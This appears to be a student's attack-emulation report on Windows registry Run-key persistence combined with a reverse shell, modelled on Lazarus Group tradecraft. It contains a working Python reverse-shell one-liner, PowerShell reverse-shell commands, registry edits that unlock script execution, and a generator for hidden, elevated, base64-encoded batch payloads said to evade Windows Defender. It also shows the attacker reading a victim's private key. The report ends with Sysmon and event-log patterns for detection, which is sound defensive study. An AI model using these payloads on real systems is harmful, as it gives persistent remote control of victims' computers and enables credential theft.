Lazarus Group-
Registry Run Keys / Startup Folder - Boot or Logon Autostart Execution

0710893 樊紹正

Attack scenario introduction

General Explain

A Powershell script that can modify the registry so that another Powershell script will be executed every time the computer is started.

Another script will establish a reverse shell to the attacker.

1st ps1
- Modify registry

2nd ps1
- Establish reverse shell

MITRE ATT&CK techniques contain in the scenario

1. Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
   Tactics: Persistence, Privilege Escalation

2. Command and Scripting Interpreter
   Tactic: Execution

Startup folder introduction

a. Placing a program within a startup folder will also cause that program to execute when a user logs in
   Paths:
   C:\Users[Username]\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup(current user)
   C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp(all user)
b. Or we can set the location of the startup folder by modifying the following registry keys
   HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
   HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
   HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
   HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders

Windows registry

a. Registry: It is a hierarchical database used by Windows to store information, settings and configuration options for the OS, programs and hardware.
b. Key: A key is a container object similar to folders that may contain subkeys and values.
c. Value: A value is a name/type/data pair stored within keys.
d. Root Key: A root key is a key at the root level of the hierarchical database.

Ref: MITRE ATT&CK T1060 Registry Run Keys / Startup Folder (picussecurity.com)

Modify Windows registry

need to be authorised

a. Registry Editor
b. Powershell
c. Win32 API

Ref: Registry Functions - Win32 apps | Microsoft Docs

Registry Run keys

created by default:

1. HKCU\Software\Microsoft\Windows\CurrentVersion\Run
2. HKLM\Software\Microsoft\Windows\CurrentVersion\Run
3. HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
4. HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce

not created by default:

5. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx

automatic startup of services:

6. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
7. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
8. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
9. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices

add custom actions on The Winlogon key:

10. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
11. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

Programs listed in the load value of the registry key run when any user logs on:

12. HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows

modify the key which check the file-system integrity of the hard disks when the system has beenshut down abnormally:

13. HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager

Using a policy setting to specify that the startup program creates a corresponding value in one of two registry keys:

a. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

b. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

RunOnce key

By default, the value of a RunOnce key is deleted before the command line is run.

prefix a RunOnce value name with an exclamation point (!) to defer deletion of the value until after the command runs.

The value name of RunOnce keys can be prefixed with an asterisk (*) to force the program to run even in Safe mode.

Ref: Run and RunOnce Registry Keys - Win32 apps | Microsoft Docs

Attack emulation Tools

Modify registry Run key

There are some built-in commands in powershell script.

1. Set-ItemProperty -Path $registryPath -Name $name -Value $value
   modify a registry key property value

2. New-ItemProperty -Path $registryPath -Name $name -Value $value
   Create a registry key property value

3. Rename-ItemProperty -Path $registryPath -Name $name -NewName $newname
   Rename a registry key property value

4. Remove-ItemProperty -Path $registryPath - Name
   Remove a registry key property value

5. Get-ItemProperty
   Get a registry key property value

Reverse shell (attacker end)

a. netcat (Be a Server(listener))
   Code: Netcat / Code / [607401] (sourceforge.net)
   Netcat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol.

   The attacker use netcat as a listener on their local machine with a public IP.
   Ex : ncat -l -p 8089
   Tcp with port 8089

b. Python (Be a Server(listener))
   Website: https://www.python.org/
   Python is widely used, it is simple for reverse shell as well

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.17
.1",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Ref: https://securityboulevard.com/2019/08/what-is-a-reverse-shell/


Reverse shell (victim end)

There are many open source powershell reverse shell on github


ex:

tobor88/ReversePowerShell: Functions that can be used to gain Reverse Shells with PowerShell (github.com)

0x10F8/PowerShell-Reverse-Shells: Selection of reverse shells written in powershell (github.com)



```
# Install Module
Install-Module ReversePowerShell

# Update Module
Update-Module -Name ReversePowerShell
# OR
Install-Module ReversePowerShell -Force
```




The below command is to be issued on the Target Machine. The below command connected to the listener over port 8089.

```
Invoke-ReversePowerShell -IpAddress 192.168.0.10 -Port 8089
# OR
# Including the default parameter set name issue the below command
Invoke-ReversePowerShell -Reverse -IpAddress 192.168.0.10 -Port 8089
```

Attack Scenario Design

Design Philosophy & Attack flow


1. Modify registry run key→ the second code will be executed executed every time the computer is started
2. establish a reverse shell to the attacker → attacker can control the computer
3. The attacker runs malicious code on the victim's computer


Initial access
download malicious code
Connect the reverse shell to the attacker
The attacker takes control of the computer
victim
attacker

Victim's environment design


The victim should allow the execution of .ps1 and open it as an executable file.

We can modify registry to allow the execution of .ps1 and open it as an executable file.



```
PS C:\Windows\system32> Set-Itemproperty -path "HKLM:\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell" -Name ExecutionPolicy -value Unrestricted
>> Set-Itemproperty -path "Registry::HKEY_CLASSES_ROOT\Microsoft.PowerShellScript.1\Shell" -Name '(Default)' -value 0
PS C:\Windows\system32> Get-ExecutionPolicy
Unrestricted
```

Alternatively, we can encode the .ps1 file as a base64 string, and then save the code as a batch file.



```
@echo off
Powershell -Command Start-Process powershell -ArgumentList '-EncodedCommand TwB1AHQALQBGAGkAbABl
AEcAOABBAEkAQQBCAGgAQQBDAEEAQQBjAGcAQgBsAEEARwAwAEEAYgB3AEIAMABBAEcAVQBBAEkAQQBCAHoAQQBHAFUAQQBj
```

Attacker’ s environment design

1. A http Server on AWS(Python)
2. The victim and the attacker need to be able to ping each other.

My emulation

Open scource tool

A http reverse shell

Client: powershell script


Server: Python

It does not support the cd command and Chinese characters

url: 0x10F8/PowerShell-Reverse-Shells: Selection of reverse shells written in powershell (github.com)


Self Developed Attack Script

1. Support cd command




```
Set-Location -Path $t
$path = Get-Location | Out-String
Send-Response $path
```

2. Encrypt the message to base64 in order to support Chinese
3. Respond ″no output″ to the server so that the server does not wait
4. If the waiting time exceeds the threshold, the server will skip waiting for output.
5. The second shell will be hidden to prevent detection



```
powershell.exe -WindowStyle Hidden -EncodedCommand
PAAjAA0ACgAuAEEAVQBUAEgATwBSAA0ACgAwAHgAMQAwAEYAOAANA
```

6. Convert .ps1 to base64 string




```
with open('attack_file.bat', 'w') as f:
    f.write("@echo off\nPowershell -Command Start-Process powershell -ArgumentList '-EncodedCommand " +
            base64.b64encode(file1.encode("UTF-16LE")).decode("UTF-8")+"' -Verb runAs -WindowStyle Hidden")
```

DEMO

a. Attacker’ s environment: ubuntu on Amazon EC2
b. Victim’ s environment: windows 10 education
c. both powershell script are encoded as base64 string and save as batch files.
d. When the two scripts are executed, Windows Defender will NOT notify the user.

My repository: [pigxbun/Registry-Key-Autostart-Reverse-Shell: Selection of reverse shells written in powershell (github.com)]()



Example Usage


1. attacker end
   generate malicous files and start the listener
   python3 gen_bat.py attackerIP
   sudo python3 reverse_http_server.py

2. victim end
   execute attack_file.bat

3. remove the malicious script on victim's computer
   execute clear.bat

Execution

1. We still need the victim to authorize the first script.
   If the victim turns off User Account Control (UAC) in Windows, he/she will not see the pop-up window.




User Account Control

Do you want to allow this app to make changes to your device?

Windows PowerShell


Verified publisher: Microsoft Windows

2. the first script copies the second script to C:\Users\



Name	Date modified	Type
Public	9/27/2020 10:38 PM	File folder
victim	3/29/2021 10:02 PM	File folder
attack_file2.bat	5/5/2021 9:57 PM	Windows Batch File


3. Modify registry Run key



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe
virus	REG_SZ	C:\Users\attack_file2.bat

4. attacker’ s window



```
>ls


    Directory: C:\Users\victim\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/29/2021   4:20 PM                PowerShell-Reverse
-a----         3/18/2021   6:08 PM           1704 pigxbun.pem


>get-content .\pigxbun.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzDx5CCMzPeDARnFoYHIjWeu2pBPcyBiclva5YYKi+LCNcz/6
```

System Logs or Network Traffic Pattern


The following is a series of logs

We can detect malicious code through the logs of the following behaviors

1. PowerShell executes encoded commands
2. The first script copies the second script to one place
3. The first script modifies the registry key
4. The second script connects to the attacker
5. The second script executes some PowerShell commands

PowerShell executes encoded commands

We will see “-EncodedCommand” in the details of PowerShell event




```
Provider "Registry" is Started.

Details:
        ProviderName=Registry
        NewProviderState=Started

        SequenceNumber=1

        HostName=ConsoleHost
        HostVersion=5.1.19041.1
        HostId=0e0d2cd6-589a-4955-a007-bf8f3c69e301
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -EncodedCommand
IwAqAGMAYQBuAHQAIAB1AHMAZQAqAFMAZQB0AC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkADQAKAFMAZQB0AC0ASQB0AGUAbQBwAHIAbwBwA
GUAcqB0AHkAIAAtAHAAYQB0AGqAIAAiAEqASwBMAE0AOqBcAFMATwBGAFQAVwBBAFIARQBcAE0AaQBjAHIAbwBzAG8AZqB0AFwAUABvAHcAZQByAFMAaABlAGwA
bABcADEAXABTAGqAZQBsAGwASQBkAHMAXABNAGkAYwByAG8AcwBvAGYAdAAuAFAAbwB3AGUAcqBTAGqAZQBsAGwAIqAqAC0ATqBhAG0AZQAqAEUAeABlAGMA
dQB0AGkAbwBuAFAAbwBsAGkAYwB5ACAALQB2AGEAbAB1AGUAIABVAG4AcqBlAHMAdAByAGkAYwB0AGUAZAANAAoAUwBlAHQALQBJAHQAZQBtAHAAcqBvAHAA
```

Log Name:	Windows PowerShell		
Source:	PowerShell (PowerShell)	Logged:	4/17/2021 10:43:03 AM
Event ID:	600	Task Category:	Provider Lifecycle
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	DESKTOP-76VUP1F
OpCode:	Info		
More Information:	Event Log Online Help		

The first script copies the second script to one place

Sysmon event 11: powershell.exe create file




```
File created:
RuleName: -
UtcTime: 2021-05-27 08:15:50.004
ProcessGuid: {615b6cac-5535-60af-cf01-000000001b00}
ProcessId: 1532
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users\attack_file2.bat
CreationUtcTime: 2021-05-26 08:20:39.069
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	5/27/2021 4:15:50 PM
Event ID:	11	Task Category:	File created (rule: FileCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	DESKTOP-76VUP1F
OpCode:	Info		
More Information:	Event Log Online Help		

The first script modifies the registry key

Sysmon event 13: powershell.exe modifies RunKey




Event 13, Sysmon

```
Registry value set:
RuleName: T1060,RunKey
EventType: SetValue
UtcTime: 2021-05-27 08:15:50.066
ProcessGuid: {615b6cac-5535-60af-cf01-000000001b00}
ProcessId: 1532
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetObject: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\virus
Details: C:\Users\attack_file2.bat
```

```
Log Name:          Microsoft-Windows-Sysmon/Operational
Source:            Sysmon                 Logged:         5/27/2021 4:15:50 PM
Event ID:          13                     Task Category:  Registry value set (rule: RegistryEvent)
Level:             Information            Keywords:
User:              SYSTEM                 Computer:       DESKTOP-76VUP1F
OpCode:            Info
More Information:  Event Log Online Help
```

Windows event 4657: powershell.exe modifies registry




Event Properties - Event 4657, Microsoft Windows security auditing.

```
A registry value was modified.

Subject:
        Security ID:            DESKTOP-76VUP1F\victim
        Account Name:           victim
        Account Domain:         DESKTOP-76VUP1F
        Logon ID:               0x297A4

Object:
        Object Name:            \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
        Object Value Name:      test
        Handle ID:              0xb18
        Operation Type:         New registry value created

Process Information:
        Process ID:             0x15e0
        Process Name:           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Change Information:
        Old Value Type:         -
        Old Value:              -
        New Value Type:         REG_SZ
        New Value:              C:\Users\attack_file2.ps1
```

```
Log Name:          Security
Source:            Microsoft Windows security ;  Logged:         4/17/2021 9:40:33 AM
Event ID:          4657                          Task Category:  Registry
Level:             Information                   Keywords:       Audit Success
User:              N/A                           Computer:       DESKTOP-76VUP1F
OpCode:            Info
More Information:  Event Log Online Help
```

Powershell event: registry



Event Properties - Event 600, PowerShell (PowerShell)


```
Provider "Registry" is Started.

Details:
        ProviderName=Registry
        NewProviderState=Started

        SequenceNumber=1

        HostName=ConsoleHost
        HostVersion=5.1.19041.1
        HostId=0e0d2cd6-589a-4955-a007-bf8f3c69e301
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -EncodedCommand
```

IwAqAGMAYQBuAHQAIAB1AHMAZQAqAFMAZQB0AC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkADQAKAFMAZQB0AC0ASQB0AGUAbQBwAHIAbwBwA
GUAcqB0AHkAIAAtAHAAYQB0AGqAIAAiAEqASwBMAE0AOqBcAFMATwBGAFQAVwBBAFIARQBcAE0AaQBjAHIAbwBzAG8AZqB0AFwAUABvAHcAZQByAFMAaABlAGwA
bABcADEAXABTAGqAZQBsAGwASQBkAHMAXABNAGkAYwByAG8AcwBvAGYAdAAuAFAAbwB3AGUAcqBTAGqAZQBsAGwAlqAqAC0ATqBhAG0AZQAqAEUAeABlAGMA
dQB0AGkAbwBuAFAAbwBsAGkAYwB5ACAALQB2AGEAbAB1AGUAIABVAG4AcqBlAHMAdAByAGkAYwB0AGUAZAANAAoAUwBlAHQALQBJAHQAZQBtAHAAcqBvAHAA

```
Log Name:          Windows PowerShell
Source:            PowerShell (PowerShell)   Logged:         4/17/2021 10:43:03 AM
Event ID:          600                       Task Category:  Provider Lifecycle
Level:             Information               Keywords:       Classic
User:              N/A                       Computer:       DESKTOP-76VUP1F
OpCode:            Info
